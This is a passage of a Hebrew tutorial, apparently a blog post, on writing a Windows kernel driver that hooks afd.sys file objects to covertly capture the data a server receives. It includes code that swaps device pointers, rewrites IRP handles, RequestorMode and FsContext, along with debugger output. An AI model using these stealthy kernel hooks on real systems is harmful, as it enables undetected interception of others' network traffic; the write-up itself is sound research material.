326	2:21:47.157 PM	2	mswsock.dll	NtDeviceIoControlFile(0x280, 0x294, NULL, NULL, 0x0000007fcedbd0d0, IOCTL_AFD_RECV, 0x0000007fcedbd098, 24, NULL, 0)	STATUS_SUCCESS	-	0.0000125

ובעקבותיו את הקריאה ל-NtDeviceIoControlFile עם IOCTL_AFD_RECV, **שאותה אנחנו לא תופסים** בדרייבר:

Call #	Time	Thread	Module	API	Return Value	Error	Duration
322	2:21:47.157 PM	2	_socket.pyd	recv(640, 0x000001e3b9861ba0, 8192, 0)	82	-	0.0000291

אם נשווה בין הפרמטרים המועברים ל-NtDeviceIoControlFile כאשר נקראת הפונקציה accept לעומת הפונקציה recv, נראה משהו מעניין:


- עבור accept: ערך הפרמטר הראשון (ה-FileHandle עליו פירטתי קודם) הוא **0x168**.
- עבור recv: ערך הפרמטר הראשון הוא **0x280**.

משמע, השרת משתמש ב-2 file objects שונים עבור קריאת accept וקריאת recv. בגלל שאנחנו תופסים את accept אבל לא את recv, זה כנראה אומר שהצלחנו לעשות מניפולציה רק על ה-file object הראשון. אך יש לנו לולאה שאמורה לוודא שאנחנו משנים כל file object שנוצר, אז למה זה מתפספס?

אם נסתכל בעמוד הקודם על הפונקציות שנקראות בעקבות הקריאה לפונקציה accept, נוכל למצוא כמה רמזים:

1. אפשר לראות אתחול של UNICODE_STRING עם הסטרינג "\Device\Afd\Endpoint".
2. לאחר מכן, יש קריאה ל- **NtCreateFile** שיוצרת file object חדש ומחזירה handle אליו. ה-file object החדש יצביע אל ה-device של afd.sys.
3. אחר כך, שליחת IOCTL_AFD_ACCEPT, עדיין עם ה-handle ל-file object הישן.
4. בקריאה האחרונה ל-NtDeviceIoControlFile עם IOCTL_AFD_RECV, אנחנו רואים שהשימוש הוא **לא** ב-handle הישן, אלא ב-handle ל-file object החדש שנוצר ממש רגע אחד לפני.

אם נסתכל על הפרשי הזמנים בין הקריאה של accept (שבה נוצר ה-file object) לקריאה של recv (שבה משתמשים ב-file object שנוצר) נראה שההפרש הוא מאוד קטן - 0.006 שניות, זאת בעיה, הלולאת hook-ים שלנו רצה כל שנייה ולכן היא לא תספיק לעשות hook ל-file object. גם אם היא הייתה רצה ללא דיליי, היה יכול להיות כאן race condition. בקיצור, לולאה יותר מהירה היא לא מה שיפתור את הבעיה.



הפתרון - Spawn Camping

כמו שאמרנו, הקריאה ל-accept מובילה ליצירה של עוד file object. אבל היא גם מובילה לשליחת IRP עם IOCTL_AFD_ACCEPT שמגיע אלינו בעקבות ה-hook.

הסדר הוא כזה: קודם כל נוצר file object על ידי קריאה לפונקציה NtCreateFile ורק לאחר יצירה מוצלחת, יש קריאה ל-NtDeviceIoControlFile עם IOCTL_AFD_ACCPET שמגיעה אלינו. אם נסתכל בפרמטרים שמגיעים אל הדרייבר שלנו דרך NtDeviceIoControlFile, נוכל לזהות משהו מעניין:

1. הפרמטרים השביעי והשמיני: InputBuffer ו-InputBufferLength בהתאמה, אינם ריקים.
2. אם (בעזרת APImon) נסתכל בתוך InputBuffer נראה שהוא מכיל את הביטים הבאים:

```
0x0: 00 00 00 00 01 00 00 00 80 02 00 00 00 00 00 00
```

נפצל לאוקטטות ונמיר ל-little endian:

```
0000000100000000 | 0000000000000280
```

ה-280 נראה קצת מוכר... זה ה-FileHandle של ה-file object החדש שבדיוק נוצר!

לכן, מה שנוכל לעשות זה לתפוס את IOCTL_AFD_ACCEPT, לקרוא את ה-InputBuffer, להוציא ממנו את ה-fileHandle ובאמצעותו לבצע hook על ה-file object החדש. כל זה יקרה ברגע שנוצר ה-file object **ועוד לפני שמשתמשים בו ב-פונקציית recv**. עכשיו נתרגם את זה לקוד.

Extraction Of The RECV File Object

לפי הדוקומנטציה של מיקרוסופט, השדה SystemBuffer שנמצא בתוך ה-IRP אמור להכיל את ה-InputBuffer שהועבר ב-NtDeviceIoControlFile. אפשר להסיק זאת מכאן:

- **SystemBuffer.IRP_MJ_DEVICE_CONTROL** or **IRP_MJ_INTERNAL_DEVICE_CONTROL**

  The buffer represents both the input and output buffers that are supplied to **DeviceIoControl** and **IoBuildDeviceIoControlRequest**. Output data overwrites input data.

ניגש אליו דרך:

```
Irp->AssociatedIrp.SystemBuffer
```

כמו שראינו קודם, 8 הבייטים הראשונים מכילים מידע לא רלוונטי לנו, לכן נדלג עליהם על ידי הוספה של 8 בייטים לכתובת של SystemBuffer:

```
((ULONG_PTR)Irp->AssociatedIrp.SystemBuffer + 0x8);
```

יש כאן cast ל-ULONG_PTR בשביל משחקים בכתובות, לא קריטי אם אתם לא מכירים את זה.

נוציא את הערך המאוחסן בתוך הכתובת - הערך יהיה מסוג handle ובמקרה שלנו יהיה שווה ל0x280.

```
// 3. extract the new handle value.
newHandle = *(PHANDLE)((ULONG_PTR)Irp->AssociatedIrp.SystemBuffer + 0x8);
```

נקרא לפונקציה ObReferenceObjectByHandle שיודעת לקבל handle ולהחזיר את ה-object שאותו handle מייצג.

נחליף את ה-Device object המקורי שאליו מצביע האובייקט החדש עם ה-device object המזויף שלנו:

```
// 4. referenceObjectByHandle to get the actual file object.
ObReferenceObjectByHandle(newHandle, GENERIC_ALL, *IoFileObjectType,
KernelMode, &newAfdFobject, nullptr);

// 5. hook the new afd object.
newAfdFobject->DeviceObject = this->AFDUtils->FakeAfdDeviceObject;
```

כעת נריץ ונבדוק האם אנחנו תופסים את ה-IOCTL_AFD_RECV. אם כן, נדע שהצלחנו לעשות hook כמו שצריך על האובייקט החדש.

```
[KNIT] AFDHandler::HandleAfdCall -> got IOCTL_AFD_ACCEPT
[KNIT] AFDHandler::HandleAfdCall -> status: 0xc0000008
```

אנחנו מקבלים את הסטטוס שקיבלנו בעבר (INVALID_HANDLE).

פעם קודמת שקיבלנו את השגיאה הזאת זה היה כי החלפנו את המצביע (fileObject->DeviceObject) באחד מזויף שלנו. כבר פתרנו את הבעיה הזאת, אך נראה שהיא צצה שוב כשאנחנו מחליפים את המצביע של ה-file object החדש.

ה-file object החדש שעכשיו החלפנו לו את המצביע הוא לא ה-file object שמועבר דרך הפרמטר fileHandle ב-NtDeviceIoControlFile. השימוש באובייקט החדש הוא רק בפעולות שקורות אחרי accept, כמו recv. בעצם, לא נגענו בכלל באובייקט שמועבר ב-accept ולכן היה אפשר לקוות שלא תהיה בעיה של invalid handle.

בקריאה ל-accept, השימוש הוא ב-file object הישן, כאשר רק בתוך ה-SystemBuffer מועבר ה-FileHandle לאובייקט החדש שנוצר.

אז אנחנו יודעים שהבעיה היא ב-hook שביצענו על האובייקט החדש, למרות שבקריאה הנוכחית הוא עוד לא בשימוש. נראה ש-afd בכל זאת מבצע בדיקה על ה-fileHandle שמועבר ב-Irp->SystemBuffer+0x8 לראות שהוא אכן מצביע על ה-device object המקורי של afd.sys. כמובן שבדיוק החלפנו לו את המצביע ל-device object מזויף ולכן הבדיקה תיפול.


כלומר, נצטרך לדאוג ששני ה-file objects (האחד שמועבר דרך FileHandle והאחד שמועבר ב-SystemBuffer) יצביעו ל-device object של afd בעת הקריאה לפונקציית afdAccept.

פעם קודמת שנתקלנו בבעיה הזאת (IOCTL_AFD_SELECT) פתחנו את afd.sys ב-IDA וראינו שה-handle ש-afd בודק נמצא ב-SystemBuffer לכן זה הגיוני שגם הפעם הוא בודק את ה-handle שנמצא שם.

נבצע מניפולציה על ה-InputBuffer לפני שאנחנו מעבירים אותו אל afd כך שה-handle שיהיה בתוכו יהיה של file object **שכן** מצביע על ה-device object **האמיתי** של afd ושלא שונה על ידינו.

כך נוכל לעשות hook על האובייקט החדש אבל כש-afd יבדוק את ה-handle שב-systemBuffer **הוא יראה device object אמיתי**, לא תהיה שגיאה ונוכל לתפוס את ה-recv.

התהליך המלא ייראה כך:



1. תפיסה של IRP עם IOCTL_AFD_ACCEPT, ובתוכו שני ה-handles.
2. קריאת ה-NewHandle שמועבר בתוך ה-systemBuffer.
3. שינוי המצביע שב-file object החדש כך שיצביע אל ה-device המזויף שלנו (לא נמצא בתרשים).
4. שינוי ערך ה-handle שב-InputBuffer כך שלא ישויך ל-file object החדש, אלא ל-file object לגיטימי של AFD (מוחרג - שלא עבר hook).
5. העברת ה-IRP ל-AFD, לאחר שינוי ה-NewHandle.

שינוי ה-InputBuffer

הדרך לשינוי ה-InputBuffer פשוטה: ניגשים לכתובת של InputBuffer ומחליפים את הערך שלו ב-handle המשויך ל-file object לגיטימי. הדבר היחיד שחסר לנו הוא השגת file object של afd שלא עבר שום hook. הפתרון - ניצור אחד כזה בעצמנו ונוודא שהלולאה שלנו מחריגה אותו ולא עושה לו hook.

יצירת ה-file object:

```
UNICODE_STRING afdDeviceName;
RtlInitUnicodeString(&afdDeviceName, L"\\Device\\Afd\\Endpoint");

IO_STATUS_BLOCK stam = { 0 };

OBJECT_ATTRIBUTES afdAttributes;
InitializeObjectAttributes(&afdAttributes, &afdDeviceName, OBJ_KERNEL_HANDLE,
NULL, NULL);

// Open a handle to the AFD device.
ZwCreateFile(FileHandle, STANDARD_RIGHTS_ALL, &afdAttributes, &stam,
        NULL, FILE_ATTRIBUTE_NORMAL, FILE_SHARE_READ | FILE_SHARE_WRITE |
SYNCHRONIZE,

// Get a pointer to the AFD device using the handle.
ObReferenceObjectByHandle(*FileHandle, 0, *IoFileObjectType, KernelMode,
(PVOID*)FileObject, NULL);
```

בלולאת ה-hook שלנו נוסיף תנאי שבודק האם ה-file object שאנחנו באים לעשות עליו hook הוא האחד שאנחנו יצרנו. במידה וכן, נחריג אותו ולא נבצע עליו hook.

את הקוד שמחליף את ה-handle בתוך ה-systemBuffer ניישם כשאנחנו תופסים IOCTL_AFD_RECV:

```
// Get the address of systemBuffer + 0x8
auto systemBufferHandlePtr = (HANDLE*)((ULONG_PTR)Irp-
>AssociatedIrp.SystemBuffer + 0x8);

// Replace what's inside with the legit afd object handle.
*systemBufferHandlePtr = this->AFDUtils->LegitAfdFileObjectHandle;
```

עכשיו נריץ ונדבג לראות שהערך ב-SystemBuffer משתנה כמו שצריך:

```
228   HANDLE* systemBufferHandlePtr = (HANDLE*)((ULONG_PTR)Irp->AssociatedIrp.SystemBuffer + 0x8);
229   *systemBufferHandlePtr = this->AFDUtils->LegitAfdFileObjectHandle;
230
231
232   //*(PHANDLE)((ULONG_PTR)Irp->AssociatedIrp.SystemBuffer + 0x8) = this->AFDUtils->LegitAfdFileObjectHandle;
Watch
Name                                                          Value                  Type
(HANDLE*)((ULONG_PTR)Irp->AssociatedIrp.SystemBuffer + 0x8)   0xffff8509e41e2388     HANDLE *
                                                              0x278                  HANDLE
this->AFDUtils->LegitAfdFileObjectHandle                      0xffffffff800025a4     void *
```

לפני ההחלפה, אפשר לראות למעלה שה-systemBuffer מכיל את ה-handle החדש שנוצר (0x278).

מתחתיו אפשר לראות את ה-handle ל-file object המוחרג שיצרנו במיוחד בשביל ההחלפה (0xffffffff800025a4).

אחרי:

```
228   HANDLE* systemBufferHandlePtr = (HANDLE*)((ULONG_PTR)Irp->AssociatedIrp.SystemBuffer + 0x8);
229   *systemBufferHandlePtr = this->AFDUtils->LegitAfdFileObjectHandle;
230
231
232
233 }
234
Watch
Name                                                          Value                  Type
(HANDLE*)((ULONG_PTR)Irp->AssociatedIrp.SystemBuffer + 0x8)   0xffff8509e41e2388     HANDLE *
                                                              0xffffffff800025a4     HANDLE
this->AFDUtils->LegitAfdFileObjectHandle                      0xffffffff800025a4     void *
```

ניתן לראות שה-systemBuffer מכיל עכשיו את ה-handle שאנחנו יצרנו (0xffffffff800025a4)


לכאורה, אמור לעבוד.

נלחץ F5 ב-windbg כדי להמשיך הרצה ונראה מה הסטטוס שקיבלנו על IOCTL_AFD_ACCEPT:

```
[KNIT] AFDHandler::HandleAfdCall -> status: 0xc0000008
```

RequestorMode

עדיין מתקבלת אותה השגיאה. הסיבה לכך יחסית פשוטה ורמז לבעיה הוא ההבדל בין ערך ה-handle שאנחנו יצרנו (0xffffffff800025a4) לבין ה-handle שהיה ב-systemBuffer לפני שאנחנו נגענו (0x278). אפשר לראות שהערכים שונים מאוד, הסיבה היא שאחד מהם נוצר בקרנל, ולכן קיבל index בטבלת ה-handles הקרנלית בעוד השני נוצר ב-user-mode והוא index בטבלה הפרטית של ה-process ה--user-mode-י.



נחזור ל-IDA, הפעם נסתכל על פונקציית AfdAccept, שאחראית על טיפול ב-IOCTL_AFD_ACCEPT:

```
RequestorMode = Irp->RequestorMode;
  v9 = (unsigned __int8)HIBYTE(*(_WORD *)(a2 + 24)) >> 6;
  MdlAddress = v7->MdlAddress;
  Object = 0;
  v11 = ObReferenceObjectByHandle(MdlAddress, v9,
(POBJECT_TYPE)IoFileObjectType, RequestorMode, &Object, 0);
  v12 = v11;
  if ( v11 < 0 )
  {
    AFDETW_TRACEACCEPT(0, 6004, v5, (unsigned int)v11, 0, 0);
    goto LABEL_40;
  }
```

בשביל למצוא מה ערך ה-RequestorMode כרגע, נשלב בין היכולות הדינמיות של windbg והסטטיות של IDA:

1. ב-IDA, נעשה decompile ל-assembly של afdAccept.
2. נבצע סנכרון (עם אופציית "synchronize with") בין שני החלונות, כך סימון בחלון האסמבלי יראה את הקוד המקביל בחלון ה-decompile וההפך.
3. בכך, נוכל לראות שהשורה:

```
RequestorMode = Irp->RequestorMode;
```

שקולה ל-instruction:


```
mov r9b, [rdi+40h]
```

המשמעות היא שאם נדע ב-runtime מה הערך של r9b אז נדע מה ה-RequestorMode.

4. נדבג ונגיע ב-windbg לשורה הרלוונטית ונבדוק את הערך הרצוי:
   - kd> r r9b
   - r9b=1

אז אנחנו יודעים שה-RequestorMode הוא 1. אבל מה זה RequestorMode? אם נלך להגדרת הפונקציה ObReferenceObjectByHandle:

```
"Specifies the access mode to use for the access check. It must be either
UserMode or KernelMode. Drivers should always specify UserMode for handles they
receive from user address space."
```



דרייברים שמקבלים handle מ-user mode צריכים שה-RequestorMode יהיה UserMode. אם נבדוק מה הערך של UserMode, נראה שזה אכן 1 :

```
typedef enum _MODE {
    KernelMode = 0,
    UserMode = 1,
    MaximumMode = 2
} MODE;
```

כלומר, afd פועל כראוי. אבל, בגלל ששינינו את ה-handle שהוא מקבל ל-handle שהדרייבר הקרנלי שלנו יצר - יש אי התאמה. AFD מצפה לראות handle מסוג user-mode ואנחנו מביאים לו handle קרנלי. זה מה שמוביל ל-STATUS_INVALID_HANDLE.

הפתרון פשוט, כפי שניתן לראות ב-IDA, הדרייבר afd.sys **לא** מחייב שהערך יהיה user-mode אלא הוא מסתמך על הערך בשדה RequestorMode שנמצא בתוך ה-IRP, שאנחנו מעבירים אליו. לכן, כמו ששינינו את ה-handle שעובר ב-IRP, נוכל לשנות גם את הערך של ה-RequestorMode ל-KernelMode. לשם כך רק נצטרך להוסיף את השורה

```
Irp->RequestorMode = KernelMode;
```

מתחת לשורה שמחליפה את ה-handle.

כעת הקוד שלנו שמטפל ב-IOCTL_AFD_ACCEPT יראה כך:

```
// Get the address of systemBuffer + 0x8
auto systemBufferHandlePtr = (PHANDLE)((ULONG_PTR)Irp-
>AssociatedIrp.SystemBuffer + 0x8);

// Replace what's inside with the legit afd object handle.
*systemBufferHandlePtr = this->AFDUtils->LegitAfdFileObjectHandle;

// modify the RequestorMode
Irp->RequestorMode = KernelMode;
```

כרגיל נריץ שוב ונראה מה קורה:

```
[KNIT] AFDHandler::HandleAfdCall -> status: 0xc000000d
```

קיבלנו שגיאה, אבל אחרת, **STATUS_INVALID_PARAMETER**.

FsContext

בכל file object יש שדה הנקרא "FsContext". זה הוא שדה אופציונלי המאותחל per file object והוא סוג של שומר state (מצב) עבור האובייקט. השדה עצמו הוא מצביע לאוסף מידע (בתים) שמתוחזק על ידי הדרייבר האחראי, ישנם דרייברים שבכלל לא משתמשים בו.

במקרה שלנו, afd.sys משתמש בו בכדי לשמור context עבור כל סוקט. ה-context, בהתאם לסוג הבקשה ומצב הסוקט, מכיל מבנה פנימי של afd. מבנה זה בסופו של דבר עוזר ל-afd לייצג סוקט בצד הקרנלי - הוא מכיל כתובת מקור (src ip) ויעד (dest ip), סוג הסוקט, מצב הסוקט (listening, established) ועוד דברים הכרחיים לניהול הסוקט. ישנם פרויקטים באינטרנט, כגון ReactOS שמציעים תיעוד לא רשמי של מבנים כאלה ואחרים בהם afd משתמש.

כרגע, בטיפול שלנו של IOCTL_AFD_ACCEPT, כאשר אנחנו מחליפים את ה-handle ב-systemBuffer כדי שיהיה של ה-file object המוחרג (LegitAfdFileObject), נוצר חוסר תיאום בין ה-context ש-afd.sys מצפה לראות לבין מה שהוא באמת רואה.

הסיבה לכך היא שה-file object המוחרג הוא אחד שאנחנו יצרנו וה-context שלו ריק. לכן נזרקת שגיאת invalid parameter.

בשביל לתקן את זה, פשוט נשנה את שדה ה-FsContext אצל ה-file object המוחרג כך שיצביע ל-FsContext של ה-file object החדש שנוצר תחת קריאת ה-accept:

```
this->AFDUtils->LegitAfdFileObject->FsContext = newAfdFobject->FsContext;
```

נריץ מחדש את הדרייבר שלנו, נשלח בקשת GET ונראה את הלוגים. אנחנו מצפים לראות שהלוגים מדפיסים את כל הIOCTLs, בעיקר את IOCTL_AFD_RECV ושה-status המוחזר הוא 0 (STATUS_SUCCESS).

```
[KNIT] AFDHandler::ExtractReferencedFobject -> got IOCTL_AFD_SELECT
[KNIT] AFDHandler::HandleAfdCall -> status: 0x103
[KNIT] AFDHandler::ExtractReferencedFobject -> got IOCTL_AFD_WAIT_FOR_LISTEN
[KNIT] AFDHandler::HandleAfdCall -> status: 0x0
[KNIT] AFDHandler::HandleAfdCall -> got IOCTL_AFD_ACCEPT
[KNIT] AFDHandler::HandleAfdCall -> status: 0x0
[KNIT] AFDHandler::HandleAfdCall -> got IOCTL_AFD_GET_SOCK_NAME
[KNIT] AFDHandler::HandleAfdCall -> status: 0x0
[KNIT] AFDHandler::HandleAfdCall -> got IOCTL_AFD_RECV
[KNIT] AFDHandler::HandleAfdCall -> status: 0x0
[KNIT] AFDHandler::ExtractReferencedFobject -> got IOCTL_AFD_SELECT
[KNIT] AFDHandler::HandleAfdCall -> status: 0x103
```

עבד!

1. הדרייבר תפס את בקשת ה-SELECT והעביר אותה ל-AFD שהחזיר STATUS_PENDING.
2. בגלל שהגיע חיבור (בקשת ה-GET), ה-SELECT הבא החזיר STATUS_SUCCESS והשרת יצא מלולאת ה-SELECT.
3. השרת קרא לפונקציית accept ששולחת 2 IOCTL-ים.
4. השרת קרא לפונקציית recv ששולחת IOCTL_AFD_RECV.
5. השרת סיים לטפל בבקשה וחזר ללולאת ה-SELECT שלו.

קריאת המידע התעבורתי דרך הקרנל

אוקיי, סוף סוף הצלחנו לתפוס את הצד הקרנלי של פעולת ה-RECV וזאת בלי שהשרת או ווינדוס ירגישו שיש משהו בעייתי. עכשיו, עלינו להבין איך אנחנו **קוראים בצורה אמינה** את כל המידע שמגיע לשרת.

אם נפתח APImon ונסתכל על קריאת ה-RECV שהשרת מבצע:

Call #	Time	Thread	Module	API	Return Value	Error	Duration
322	2:21:47.157 PM	2	_socket.pyd	recv(640, 0x000001e3b9861ba0, 8192, 0)	82	-	0.0000291

נראה שהערך המוחזר הוא 82 - זו כמות הבייטים שהתקבלו. בנוסף, הפרמטר השני הוא כתובת של ה-buffer שהשרת אילקץ (allocated) בשביל לקלוט את המידע. נוכל להסתכל על ה-buffer לאחר הקריאה בעזרת APImon:

```
0000  47 45 54 20 2f 20 48 54 54 50 2f 31 2e 31 0d 0a 48 6f 73 74 3a 20 31 39 32 2e  GET / HTTP/1.1..Host: 192.
001a  31 36 38 2e 35 36 2e 31 30 34 3a 38 30 30 30 0d 0a 55 73 65 72 2d 41 67 65 6e  168.56.104:8000..User-Agen
0034  74 3a 20 63 75 72 6c 2f 38 2e 39 2e 31 0d 0a 41 63 63 65 70 74 3a 20 2a 2f 2a  t: curl/8.9.1..Accept: */*
004e  0d 0a 0d 0a                                                                      ....
```

אפשר לראות שכל המידע הגיע ליעד, כלומר שאיפשהו בקרנל, בין היתר בעזרת afd, ה-buffer של השרת התמלא במידע.

כמו כן, הממשק היחידי בין השרת ל-afd הוא דרך IRP שנשלח בעזרת NtDeviceIoControlFile. מכאן ניתן להסיק שה-InputBuffer שמועבר ב-NtDeviceIoControlFile הוא זה שמתמלא ומוחזר אל השרת.

אם נסתכל ב-APImon על ה-InputBuffer, נראה שהוא קטן יותר (בגודל 24 בייטים) והוא לא מכיל את המידע הרצוי. עם זאת, נראה שהוא כן מכיל בתוכו עוד כתובת user-mode:

```
InputBuffer: 0000007fcedbd188 0000000000000001 000001e300000020
```

למזלנו, הפרויקט שהוזכר בהתחלה - Spectre, עדיין רלוונטי ועוזר לחלק הזה של הקוד. בעצם, הכתובת ה-user-mode הזו מצביעה ל-struct שדרכו afd מעביר מידע. על מנת לפרסר את המידע כראוי, נשתמש בהגדרה של ה-struct הזה.

Spectre משתמש במבנה AFD_RECV_INFO שמיקרוסופט לא תיעדה באופן רשמי, אך קיים תיעוד שלו באינטרנט. אני לקחתי את ההגדרה שלו ובעיקרון השארתי רק את המשתנים הרלוונטיים, ככה הוא נראה:

```
typedef struct _AFD_RECV_INFORMATION
{
        RECV_DATA* RecvData;
        LONG64 Reserved1;
        DWORD32 Reserved2;
        DWORD32 Reserved3;
        HANDLE EventHandle;
        ULONG_PTR Address1;
        ULONG_PTR Address2;
        ULONG_PTR Address3;
        ULONG_PTR Address4;
        LONG64 DataSize;
        PVOID Unknown;
} AFD_RECV_INFORMATION, *PAFD_RECV_INFORMATION;
```

מה שחשוב כאן הוא ה-**RecvData** וה-**DataSize**. השדה RecvData הוא מצביע למבנה הנקרא RECV_DATA והוא מכיל את המידע האמיתי שהתקבל. השדה DataSize הוא פשוט הגודל של המידע שהתקבל.

```
typedef struct _RECV_DATA
{
        DWORD32 Reserved1;
        DWORD32 Reserved2;
        CHAR* Data;
} RECV_DATA, *PRECV_DATA;
```

השדה האחרון במבנה - CHAR* Data - מכיל את המידע הרשתי בפועל.

הקוד לקריאת המידע

1. בעת קבלת IOCTL_AFD_RECV, ולפני הקריאה לפונקציה המקורית:

```
case IOCTL_AFD_RECV:
        KnitPrint("got IOCTL_AFD_RECV\n");
        receiveInformation = (PAFD_RECV_INFORMATION) irpStackLocation-
>Parameters.DeviceIoControl.Type3InputBuffer;
                break;
```

בעצם אנחנו לוקחים את ה-InputBuffer וממירים אותו למשתנה מסוג מצביע ל-AFD_RECV_INFORMATION. כך, כש-afd ימלא את הבאפר, נוכל לקרוא אותו כמו שצריך.

2. קריאה לפונקציה המקורית:

```
// return the afd function status.

NTSTATUS checkStatus = originalFunction(DeviceObject, Irp);
KnitPrint("status: 0x%x\n", checkStatus);
```

3. אחרי הקריאה לפונקציה, נוכל לקרוא את המידע שבבאפר:

```
if (ioctl == IOCTL_AFD_RECV)
{
        PCHAR receivedData = receiveInformation->RecvData->Data;
}
```

נבדוק ב-windbg את הערך של receivedData:

```
0: kd> dv receivedData
   receivedData = 0x0000019a`3108df20 "GET / HTTP/1.1..Host: 192.168.56.104:8000..User-
```

תפסנו! המידע כאן הוא בדיוק כמו המידע המתקבל כתוצאה מקריאה לפונקציית recv. כלומר מצאנו דרך להשיג את המידע שמוחזר לאפליקציה ב-usermode.

נראה שכמעט סיימנו! הצלחנו לתפוס את פעולת ה-RECV ולקרוא דרך הקרנל את המידע שבסוף מוחזר ל-user-mode. כל זאת בלי לגרום לחשד והפרעות מצד השרת או מצד הקרנל של ווינדוס.

Asynchronous Traffic Capture

בגלל שיצא לי לבדוק את זה יותר מפעם אחת, אני יודע שלפעמים כשאנחנו תופסים IOCTL_AFD_RECV ומעבירים את הבקשה לפונקציה האמיתית של afd, אנחנו מקבלים תוצאה של STATUS_PENDING. כתוצאה מכך, הבאפר מכיל garbage ואי אפשר לקרוא אותו.

הסיבה לכך היא, שמה לעשות, פעולות networking הם א-סינכרוניות. יכול להיות מצב שבו המידע שהתקבל לא מוכן מיידית לקריאה ולכן afd צריך לחכות. אם נחזור ל-APImon ונסתכל מה השרת עושה במצב של STATUS_PENDING, נראה שהוא משתמש ב-event object בשביל להסתנכרן.

event הוא אובייקט המאפשר סנכרון יעיל בין user-mode ל-kernel-mode.

במקום שהשרת ה-user-mode-י יצטרך לתשאל בלולאה את afd בכדי לדעת אם המידע הגיע, הוא מחכה שה-event שמסמן הגעת מידע יופעל (triggered). כך, הוא חוסך קריאות מיותרות וגם מודע להגעת המידע באופן מיידי.


אם נסתכל מה השרת עושה כשהוא מקבל STATUS_PENDING, נראה שהוא משתמש ב-NtWaitForSingleObject:

Call #	Time	Module	API	Return Value	Error
13574	1:14:01.331 PM	_socket.pyd	recv (640, 0x0000019a310a5da0, 8192, 0)	87	-
13580	1:14:01.331 PM	mswsock.dll	NtDeviceIoControlFile (0x280, 0x2b8, NULL, NULL, 0x0000002fbdfdd1f0, IOCTL_AFD_RECV, 0x0000002fbdfdd1b8, 24, NULL, 0)	STATUS_PENDING	0x00000103 = The operation that was requested is pending completion.
13581	1:14:01.331 PM	mswsock.dll	NtWaitForSingleObject (0x2b8, TRUE, NULL)	STATUS_SUCCESS	-

השרת קיבל STATUS_PENDING על קריאה עם IOCTL_AFD_RECV ולכן ביצע קריאה ל-NtWaitForSingleObject שעושה block עד שהמידע מוכן לקריאה (לרוב יש זמן מקסימום, השרת לא ייתקע לתמיד).

חשוב לשים לב שהפרמטר השני ב-NtDeviceIoControlFile הוא handle ל-event. כאשר afd מחזיר STATUS_PENDING, הוא שומר את ה-IRP באיזשהי רשימה פנימית שלו ומחכה שהמידע יתקבל. כשהמידע מגיע, afd משלים את הבקשה באמצעות הפונקציה **IoCompleteRequest** ואז ה-I/O Manager אוטומטית מאותת (הופך ל-signaled) את ה-event.

אם השרת יכול להשתמש במנגנון הזה בשביל לחכות לקריאת המידע, גם אנחנו יכולים וזה בדיוק מה שנעשה בשביל לקרוא את המידע גם במצב של STATUS_PENDING.



